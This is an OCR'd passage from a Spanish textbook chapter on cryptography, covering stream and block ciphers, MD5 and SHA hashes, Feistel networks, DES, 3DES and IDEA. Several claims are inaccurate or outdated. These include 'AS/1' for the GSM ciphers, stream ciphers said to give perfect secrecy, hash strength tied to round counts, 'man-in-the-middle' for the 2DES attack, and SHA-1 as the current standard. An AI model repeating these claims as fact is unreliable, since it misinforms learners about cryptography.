Dentro de la criptografía moderna también existen una serie de clasificaciones según varios factores. En primer lugar, dependiendo de cómo se procese la información a cifrar, tendremos los **cifradores de flujo** o los **cifradores por bloques**. En los primeros, el objetivo es cifrar la información a medida que se transmite, es decir, el cifrado se hace **bit** a **bit**. Este tipo de cifradores se utiliza cuando se sabe el momento en el que empieza a enviarse información, pero a priori no se conoce el final de la transmisión. Una aplicación típica de los cifradores de flujo son los sistemas de telefonía móvil. Este tipo de cifradores cumplen con los postulados de Shannon sobre **secreto perfecto**, es decir, el espacio de claves es igual o mayor que el espacio de mensajes, la aparición de cualquiera de las claves tiene la misma probabilidad y la secuencia de la clave se utiliza una vez y luego se destruye, concepto que se conoce como **one-time pad**. Algunos ejemplos de cifradores de flujo son **AS/1** y **AS/2**, utilizados en **GSM**.

Una **ventaja** importante del cifrado de flujo es la **alta velocidad** de cifrado. Al cifrarse bit a bit, no es necesario esperar que se complete un bloque para cifrarlo, sino que el proceso se realiza casi al vuelo. Por otro lado, es resistente a errores, ya que el cifrado es independiente de cada elemento. Como **desventaja** podemos citar la baja difusión de los elementos del criptograma y, por otro lado, la sencillez con la que se pueden alterar elementos individualmente.

La segunda categoría agrupa el **mensaje en bloques** que se cifran y se envían. Aquí sí es conocido el tamaño total del dato que se procesó. Las ventajas de este tipo de cifrado son la alta difusión de sus elementos y la complejidad para introducir bloques extraños sin que sean detectados por los chequeos de integridad. Como desventajas, podemos mencionar que la velocidad de cifrado es bastante menor que en el caso del cifrado de flujo, ya que necesita procesar bloques completos. Por otro lado, es propenso a errores de cifrado ya que un error en un solo bit se propagará en todo el bloque.

A su vez, los cifradores de bloque se dividen en **algoritmos simétricos** y **algoritmos asimétricos**. Más adelante analizaremos estos dos tipos de algoritmos en profundidad. Pero antes, detengámonos en el estudio de un tipo particular de funciones que también utilizaremos asiduamente: las **funciones Hash**.

Chilexs22

FUNCIONES HASH

La informática define como función hash a un algoritmo que permite generar **resúmenes** que representen de manera cuasi unívoca a un archivo o dato. También se le da el nombre de **hash** o **digest** al resultado de esa función. Estas funciones identifican probabilísticamente (por eso lo de cuasi unívoca) a un conjunto de información, dando como resultado un conjunto imagen de tamaño

fijo, generalmente menor. La propiedad fundamental del **hashing** es que si dos resultados de una misma función son diferentes, entonces las entradas que generaron esos resultados también lo son. No obstante, al ser mucho menor el rango posible de claves que el rango posible de objetos, pueden existir claves resultantes iguales para objetos diferentes, hecho conocido como colisiones. Una buena función experimentará pocas **colisiones** en sus entradas.
A continuación, veremos algunos de los algoritmos más utilizados. Es importante aclarar que en la actualidad, a la mayoría de ellos ya les han encontrado vulnerabilidades matemáticas y algunas han sido explotadas en la práctica.

MD5

Fue desarrollada por Ron Rivest en 1992. Está basada en sus predecesores **MD4** y **MD2** a las que se les realizaron mejoras, dando lugar a un algoritmo más seguro, pero también más lento. Los resúmenes resultantes son de **128 bits**.
Desde 2005 ha quedado obsoleto debido a que los estudiantes Xiaoyun Wang, Dengguo Feng, Xuejia Lai y Hongbo Yu de la **Shandong University** (China), anunciaron el descubrimiento de **colisiones de hash** para esta función.
Si bien en ese momento el ataque sólo fue teórico y con un cluster armado para tal fin, más tarde se pudo llevar a cabo en forma práctica, confirmando finalmente la debilidad encontrada. Aun así, sigue siendo un algoritmo interesante debido a su sencillez y generalidad. El funcionamiento básico de este algoritmo es el que detallamos a continuación:
Un mensaje de entrada M se divide en bloques de 512 bits, añadiendo bits al final para completar el último, si es necesario. En forma paralela, se generan cuatro vectores iniciales denominados A, B, C y D de 32 bits cada uno, dando 128 bits en total. Con estos 128 bits y el primer bloque del mensaje de 512 bits se realizan diversas operaciones lógicas. La salida, también de 128 bits, se convierte en el nuevo conjunto de 4 vectores A'B'C'D', y se realiza la misma función con el segundo bloque de 512 bits, y así sucesivamente hasta el último bloque del mensaje. El resumen o hash final corresponde a los últimos 128 bits resultantes de todas las operaciones.

Chilexs22

PURPLE Y LORENZ

Al contrario de lo que podemos imaginar, PURPLE y Lorenz no son bandas de rock, sino **máquinas de cifrado** usadas en la segunda guerra. La primera fue utilizada por Japón y cuenta la leyenda que su seguridad fue quebrada por los americanos sin siquiera haber tenido acceso a ella. La segunda fue utilizada por Alemania y, a diferencia de **Enigma**, se usaba para comunicaciones de alto nivel.




Figura 5. *Esquema de funcionamiento genérico de la función* ***MD5****.*

Familia SHA

La versión más utilizada y actual estándar es **SHA-1**, desarrollada en 1994. La familia SHA fue desarrollada por la **NSA** (National Security Agency, **www.nsa.gov**) y, actualmente, existen cuatro variantes denominadas **SHA-2** (SHA-224, SHA-256, SHA-384 y SHA-512).

Figura 6. *Desde el sitio de la NSA podemos realizar un paseo virtual por el museo de criptología americano.*

El caso de SHA-1 es muy similar en funcionamiento a MD5, pero genera un resumen de **160 bits**. Del mismo modo que MD5, también trata bloques de 512 bits de mensaje con un total de 80 vueltas (en lugar de las 64 de MD5), pero en este caso el vector inicial tiene una palabra más de 32 bits (en la **figura 5**, equivaldría a agregar el vector E al conjunto de vectores A, B, C y D), y por eso el resumen será de 160 bits. Si bien la complejidad algorítmica de SHA-1 es de 2^{80} (dado que utiliza 80 vueltas) en lugar de 2^{64} como MD5, SHA-1 también se encuentra bajo la lupa ya que el mismo grupo de trabajo que realizó investigaciones sobre MD5 hizo lo mismo con SHA-1 y obtuvo resultados igualmente efectivos.

ALGORITMOS SIMÉTRICOS

La denominación de algoritmos simétricos surge del uso de **una sola clave** para cifrar y descifrar, denominada **clave secreta** o **secreto compartido**. Para enviar un mensaje desde un emisor a un receptor dado, ambos deben compartir la clave. Aquí surge la debilidad más importante de este tipo de sistemas, ya que trae aparejada la necesidad de un mecanismo de gestión y distribución de claves porque estos algoritmos no los poseen. Esto hace necesario el uso de mecanismos de distribución externos, por ejemplo, utilizando un mecanismo de **distribución offline** (guardando la clave en un dispositivo de almacenamiento y luego trasladarlo, entre otros) o bien algún algoritmo asimétrico, ya sea por **RSA** o por **Diffie-Hellman**, que analizaremos en detalle en la sección de algoritmos asimétricos. Un segundo problema es que no brindan la posibilidad de **autenticar** los mensajes mediante firma digital.




Figura 7. *Un algoritmo simétrico utiliza la* ***misma clave*** *en el proceso de* ***cifrado*** *y* ***descifrado****, de ahí su denominación.*

Ahora bien, hasta ahora sólo hemos visto características negativas y podríamos preguntarnos por qué se utilizan estos algoritmos. En primer lugar, porque la velocidad de cifrado es alta si es comparada con la de los algoritmos asimétricos. Con claves pequeñas, se obtienen altos niveles de seguridad. Hoy en día, comúnmente los tamaños de claves son de 128 ó 256 bits (contra las claves de 1024 ó 2048 bits típicas del cifrado asimétrico). Esto las hace ideales para transmitir mensajes cifrados por un canal inseguro.

Por otro lado, el hecho de que los algoritmos presenten características no lineales, como veremos más adelante, hace que el único ataque factible sea por **fuerza bruta**. Esto implica que si la implementación del sistema es correcta, será **computacionalmente** imposible obtener la clave utilizando esta técnica.

Asociados a los sistemas de cifrado simétrico e independientemente del algoritmo utilizado, existen cuatro modos de cifrado que dependen de su implementación. Aunque su análisis está fuera del alcance del libro, es importante saber que la implementación debe hacerse en función de alguno de ellos. En el siguiente enlace podemos obtener más información al respecto: **www.itl.nist.gov/fipspubs/fip81.htm**.

El viejo estándar: DES

En 1973, la **NBS** (National Bureaux of Standards) llamó a concurso público para buscar un algoritmo criptográfico estándar a nivel nacional. Un año más tarde, la **NSA** declaró desierto este primer concurso, publicó las segundas especificaciones y, finalmente, eligió al algoritmo **Lucifer**, pero aplicándole ciertas variaciones. En 1976 se adoptó DES como estándar y se autorizó que fuera utilizado en comunicaciones no clasificadas del gobierno.

El algoritmo Lucifer, desarrollado por Horst Feistel para IBM, fue el primero en utilizar la **red Feistel**, y tenía varias características que fueron recortadas por la NSA. La limitación más importante fue la reducción de la clave de 128 bits a 64 bits. De los 64 bits, sólo quedaron efectivos 56 ya que los 8 restantes se utilizan como paridad. A partir de esto, el espacio de claves quedó definido por $2^{56} = 7.2 \times 10^{16} =$ 72.057.594.037.927.936 claves. A raíz de este recorte, surgieron dos versiones acerca del por qué de la reducción. La primera hacía referencia a la dificultad de diseñar

Chilexs22

III RED DE FEISTEL

Es un método de cifrado en bloque que debe su nombre al criptógrafo de IBM, Horst Feistel. Las operaciones de cifrado y descifrado son idénticas, requiriendo sólo invertir el orden de las subclaves. Trabaja con un número dado de vueltas, realizando las mismas operaciones en cada una de ellas. Divide la entrada en dos partes y las procesa separadas, de a una mitad por vez.

chips eficientes para claves de 128 bits a comienzos de la década del '70, y la segunda hacía mención a una política de seguridad interna para proteger información y ser capaces de criptoanalizarlo en un tiempo razonable.




Figura 8. *En una red de Feistel, el esquema de cifrado y descifrado es el mismo. En cada vuelta se procesa una mitad y la otra se inyecta como entrada en la etapa siguiente.*

El algoritmo DES ha sido un estándar por 25 años. Es sencillo de comprender y utiliza el concepto de **cajas S**, al igual que otros algoritmos modernos como **Rijndael**. Por su parte, el **3DES** (una variante del DES) aún se utiliza en ciertas aplicaciones de uso comercial. Si bien fue un algoritmo muy robusto, ha sucumbido a la potencia computacional actual, que permite procesar ese espacio de claves sin mayores esfuerzos.

Chilexs22

EL CONCURSO DE 1973

Algunos de los requerimientos para el concurso de 1973 fueron: tener un alto nivel de seguridad computacional, ser fácil de entender y estar bien especificado, que la seguridad no fuera afectada por su publicación, estar disponible para todos, poder usarse en diferentes aplicaciones, permitir su implementación con dispositivos económicos, poder utilizarse para validación y ser exportable.

Analicemos algunos detalles de este algoritmo. En la **figura 9** podemos apreciar la red de Feistel y cómo trabaja alternadamente con cada uno de los sub-bloques de 32 bits (bloques de entrada de 64 bits). El tamaño de la clave queda en 56 bits efectivos y realiza un total de 16 vueltas. Los bloques centrales (**f** en la figura) utilizan técnicas de **permutación** y **sustitución**, y en las funciones **XOR** (**OR** exclusivas) se realizan permutaciones con expansión y compresión para igualar los números de bits de mensaje y clave.




Figura 9. *Proceso general de* ***cifrado/descifrado*** *en* ***DES****. Podemos ver la etapa de permutación, las 16 vueltas y la etapa de permutación inversa.*

Aplicadas a criptografía, la característica fundamental de las operaciones XOR es que en su tabla de verdad, independientemente de qué columnas tome como entrada, la salida siempre respeta el sentido de la tabla. Esto lo vemos en la **tabla 1**, donde A y B son las entradas (por ejemplo, mensaje y clave) y Z la salida (criptograma). Si tomamos como entrada A y Z (clave y criptograma) y como salida B (mensaje), sigue respetándose la tabla de verdad, por eso es la función de cifrado más simple.

A	B	Z
0	0	0
0	1	1
1	0	1
1	1	0

Tabla 1. *Tabla de verdad de la función XOR.*

En la **figura 10** vemos el proceso del DES con mayor detalle. La mitad derecha realiza una permutación con expansión de 32 a 48 bits. En el generador de claves se lleva a cabo una permutación con compresión, de 56 bits de la clave original a 48 bits, a fin de que pueda entrar a una XOR junto con la mitad derecha expandida.




Figura 10. *Funcionamiento de los **bloques f**, permutaciones con expansión y compresión y las **cajas S**.*

Este resultado es la entrada a las **cajas S**, donde se halla la fortaleza del algoritmo. Los 48 bits se dividen en bloques de 6 bits, los cuales entran a las 8 cajas S que forman el sistema. Estas cajas son **matrices predefinidas** que transforman esa entrada de 6 bits en una salida de 4 bits, es decir, del bloque total de 48 bits de entrada sale un bloque de 32 bits. La **figura 11** lo muestra con mayor detalle. Luego de las cajas S, el bloque de 32 bits llega a una etapa de permutación y, finalmente, a una nueva operación **XOR** junto con la mitad no procesada en esta vuelta. Para la próxima iteración, el proceso se invierte y en total se realiza 16 veces hasta obtener el criptograma. Al ser una red de Feistel, el proceso de descifrado es el mismo, pero invirtiendo el orden en el que se ingresan las subclaves.




Figura 11. *Esquema de cajas S y traspaso de 48 bits entrantes a 32 salientes.*

3DES

Debido a las características propias de DES, podemos aumentar el tamaño efectivo de la clave (y por ende el espacio de claves) si ciframos varias veces con claves distintas. De esta forma, aplicando tres veces el algoritmo DES, y dependiendo si utilizamos dos o tres claves, podemos duplicar o triplicar el tamaño efectivo de la clave.

Una pregunta que posiblemente nos venga a la mente es ¿por qué 3DES y no 2DES? Si bien se tiende a suponer que aplicando dos veces la función DES se duplicará el tamaño de la clave, esto no es así. Si duplicamos el tamaño de la clave, en este caso sólo aumentaremos en 1 bit su longitud efectiva. Por otro lado, el proceso de cifrado con sólo dos claves es susceptible de sufrir ataques del tipo **man-in-the-middle**. Por esta razón, se aplica la función DES tres veces. Dependiendo de cómo se realicen los procesos de cifrado, surgen tres implementaciones de 3DES:

- DES-EEE3: se cifra tres veces con una clave diferente por vez.
- DES-EDE3: primero se cifra, luego se descifra y por último se vuelve a cifrar, todas las veces con distintas claves.
- DES-EEE2/DES-EDE2: similares a los anteriores, con la salvedad de que la clave usada en el primer y en el último paso coinciden.




Figura 12. *Distintas implementaciones de 3DES.*

IDEA

IDEA o International Data Encryption Algorithm es un cifrador por bloques diseñado por Xuejia Lai y James L. Massey de la Escuela Politécnica Federal de Zúrich en 1991. Previamente, en 1990, sus creadores habían desarrollado un algoritmo denominado **PES** (Proposed Encryption Standard). Poco tiempo después, debido a los avances en criptoanálisis diferencial alcanzados por Adi Shamir y Eli Biham, propusieron una mejora denominada **IPES** (Improved Proposed Encryption Standard) y, finalmente, IDEA como versión definitiva. En 1999, demostrada su mayor fortaleza frente a otros algoritmos como DES y sus variantes, se comenzó a utilizar en **PGP** (Pretty Good Privacy) y otras aplicaciones. Si bien IDEA es libre para uso no comercial, fue patentado y registrado como marca por la compañía **MediaCrypt** y sus patentes vencen en 2010 y 2011.

Además de su fortaleza, otro punto importante es que al ser un algoritmo europeo, nunca tuvo las limitaciones de exportación impuestas a los algoritmos criptográficos americanos, lo que motivó que su adopción fuera muy rápida.

A diferencia del algoritmo DES, IDEA no utiliza una red de Feistel. Esto lo hace más eficiente ya que por cada vuelta se modifican todos los bits del bloque y no solamente los correspondientes a una mitad. El funcionamiento de este algoritmo es el siguiente: al igual que DES, opera con bloques de 64 bits, pero utiliza una clave

de 128 bits efectivos en lugar de los 56 del algoritmo americano. Esto garantiza un espacio de claves de 2^{128}, lo que es aproximadamente 3,4 x 10^{38} claves. Realiza 8 vueltas en total, más media vuelta al final del proceso.
Las operaciones utilizadas por el algoritmo son básicamente tres: operaciones XOR, suma en módulo 2^{16} y multiplicaciones módulo 2^{16+1}. A grandes rasgos, la suma modulo 2^{16} y la multiplicación módulo 2^{16+1} restringe la cantidad de elementos que se van a utilizar, es decir, cuando se alcanza ese valor máximo, se vuelve a empezar. Esto fue fundamental para la programación de dispositivos de hardware de 16 bits que procesaban este algoritmo, ya que ésta es la máxima cantidad de elementos que pueden manejar dispositivos de esta arquitectura. En la **figura 13** podemos apreciar el esquema general de funcionamiento de **IDEA**.

